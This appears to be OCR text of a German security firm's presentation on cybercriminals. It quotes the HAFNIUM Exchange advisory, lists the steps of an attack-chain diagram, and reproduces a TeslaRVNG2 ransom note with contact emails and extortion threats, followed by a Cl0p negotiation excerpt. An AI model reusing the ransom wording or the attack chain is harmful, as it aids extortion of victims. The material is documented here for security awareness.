
BEE SECURITY

FACHKRÄFTE?

Auch Cyberkriminelle sind nicht immer die Spezialisten, die sie gerne wären...

2. März 2021




March 2, 2021

HAFNIUM targeting Exchange Servers with 0-day exploits


Microsoft has detected multiple 0-day exploits being used to attack on-premises versions of Microsoft Exchange Server in limited and targeted attacks. In the attacks observed, the threat actor used these vulnerabilities to access on-premises Exchange servers which enabled access to email accounts, and allowed installation of additional malware to facilitate long-term access to victim environments. Microsoft Threat Intelligence Center (MSTIC) attributes this campaign with high confidence to HAFNIUM, a group assessed to be state-sponsored and operating out of China, based on observed victimology, tactics and procedures.

The vulnerabilities recently being exploited were CVE-2021-26855, CVE-2021-26857, CVE-2021-26858,

Details


VIRSEC
Hafnium
Vulnerable MS Exchange Server Business Logic
IIS Server Process
LSASS Process
Other Processes
Attack Kill Chain
Initial Infiltration
Exploitation
Weaponization
Reconnaissance
Exfiltration
1 Malicious Login Request
Forward
2 Logic Flaw
3 SSRF Vuln Exploit (CVE 2021-26855)
4 Admin Security Token Returned
5 Malformed Serialized Data
6 Privilege Escalation + RCE (CVE 2021-26857)
7 Reverse Shell w. System Privilege
8 Reconnaissance (search for passwords in memory)
8 Reconnaissance (search for other critical data)
9 Critical Data Zipped
9 Critical Data Zipped
10 Passwords etc. Returned
10 Critical Data Returned
11 Drops Web Shell on IIS
12 Malicious File Write (CVE 2021-27065 or CVE 2021-26858)
13 HTTP Request/Response
Virsec Stops Attack

TeslaRVNG2



all data in your machine turned to useless binary code

your databses and important files have been downloaded and will be published after 12days if not paid

to return files and prevent publishing email us at : angelmorales0123@mailfence.com , mollywolly@tutanota.com (send copy to both, your id as subject)

your id : feSFrHj5


tips:

- no one else can help you ,don't waste your business time
- you ask for proof that we have your data ,and you can see our old target that their data have been published
- if not paid after 12days **Google your Campany Name** and you wil see your private and custorres data in there ,happy wil legal and bussiness chalenges of data leak after
- for decryption anyone/any company offering help wil get extra fee(some times even more than ours!) added to ours or simply wil scam you (dont pay us after getting test file, lie and scam you) so if you want a Intermediary chose a trusted one to avoid scams , and get your data
- for decryption you send a few Sample files for test before any payment
- we won;t be available for long
- **DONT DELETE FILES AT c:\teslarvng2**
- dont play with encrypted files that wil corrupt them and make unrecoverable.
- due raas(it means the email you talk wil give percentage to devs) to avoid scam never pay anyone without testfile (us or any dealer),never ever pay outside of this 2 emails,ONLY PAY TO THE WALLET ADDRESS YOU RECEIVE WITH DECRYPTED SAMPLE FILE ,scam can't happen if this tips are followed .

use **google translate** (if you don't know english)

Ende April 2021

Cl0p als “Referenz”



just tell me the name of your company, probably its a mistake

[redacted]

sorry we dont wan't to tell you our company name. Because we don't know if you really hacked us. We are not encrypted!

[redacted]

if you are not locked, and your files not stolen, so leave the chat please and sorry for that, it is email mistake

[redacted]

To recover all files on your network and prevent data leaks, you need to pay a fee.

